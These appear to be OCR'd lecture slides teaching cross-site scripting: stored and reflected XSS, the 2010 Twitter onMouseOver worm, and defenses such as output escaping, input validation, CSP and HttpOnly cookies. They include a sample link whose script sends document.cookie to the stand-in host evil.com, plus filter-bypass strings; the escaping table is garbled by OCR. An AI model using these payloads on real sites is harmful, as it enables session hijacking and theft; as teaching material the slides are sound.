WEB SECURITY:
CROSS SIDE SCRIPTING (XSS)

XSS attacks

OWASP

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites

The goal of an attacker is to slip code into the browser under the guise of conforming to the same-origin policy:


- site `evil.com` provides a malicious script
- attacker tricks the vulnerable server (`bank.com`) to send attacker's script to the user's browser!
- victim's browser believes that the script's origin is `bank.com`... because it does!
- malicious script runs with `bank.com`'s access privileges

Two types of XSS attacks: **stored** and **reflected**

① ②


1) Stored XSS attacks

- The injected script is **permanently stored on the target servers**, such as in a database, in a message forum, visitor log, comment field, etc
- The victim then retrieves the malicious script from the server when it requests the stored information



2) Reflected XSS attacks

- The **injected script is reflected off the web server**, *e.g.* in error message, search result, that includes part of the request
- Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web site



There are many possible attacker actions
e.g. 6a. or 6b.

Reflected XSS attacks

The key to the reflected XSS attack

Find a "good" web server that will echo the user input back in the HTML response

e.g. Let `https://victim_site.com/search.php?term=...` respond:

```
<html>
  <title>
    Search results
  </title>
  <body>
    Results for: $term
    ...
  </body>
</html>
```

Webserver does NOT ensure tht. the output it generates does not include user supplied scripts

Script in URL

1. Alice visits `evil.com` which contains the link
   `https://victim_site.com/search.php?term=<script> window.location='http://evil.com/?c='+document.cookie</script>`
2. Alice clicks that link
3. Alice's browser will send a GET request to that URL
4. `victim_sit` returns `<html> <title> Search results </title> <body> Results for <script>...</script> ... </body> </html>`
5. Alice's browser executes `<script>...</script>` within the origin `https://victim_site.com` and send to `evil.com` cookies for `victim_site.com`

e.g.

The onMouseOver Twitter worm attack (Sept. 2010)

- When tweeting a URL, let's say `www.bbc.co.uk`
- Twitter will automatically include a link to that URL
  `<a href="www.bbc.co.uk">www.bbc.co.uk</a>`
- But Twitter didn't protect properly and for the following tweeted URL
  `http://t.co/@"style="font-size:999999999999px;" onmouseover="$.getScript('http:...')"`
- Automatically included the following link
  `<a href="http://t.co/@"style="font-size:999999999999px;" onmouseover="$.getScript('http:...')">... </a>`

MALICIOUS JavaScript

XSS defenses

1. **Escape/filter output:** escape dynamic data before inserting it into HTML

   `< → <, > → >, & → &, " → &quot;`
   remove any `<script>`, `</script>`, `<javascript>`, `</javascript>` (often done on blogs)

   But error prone: there are a lot of ways to introduce JavaScript
   e.g. `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>` (CSS tags)
   e.g. `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]> <![CDATA[cript:alert('XSS');">]]>` (XML-encoded data)

2. **Input validation:** check that inputs (headers, cookies, query strings, form fields, and hidden fields) are of expected form (whitelisting)
3. **CSP:** server supplies a whitelist of the scripts that are allowed to appear on the page (Content Security Policy)
4. **Http-Only attribute:** if enabled scripting languages cannot accessing or manipulating the cookie. But will not prevent all exploits!

Raw *vs* Escaped output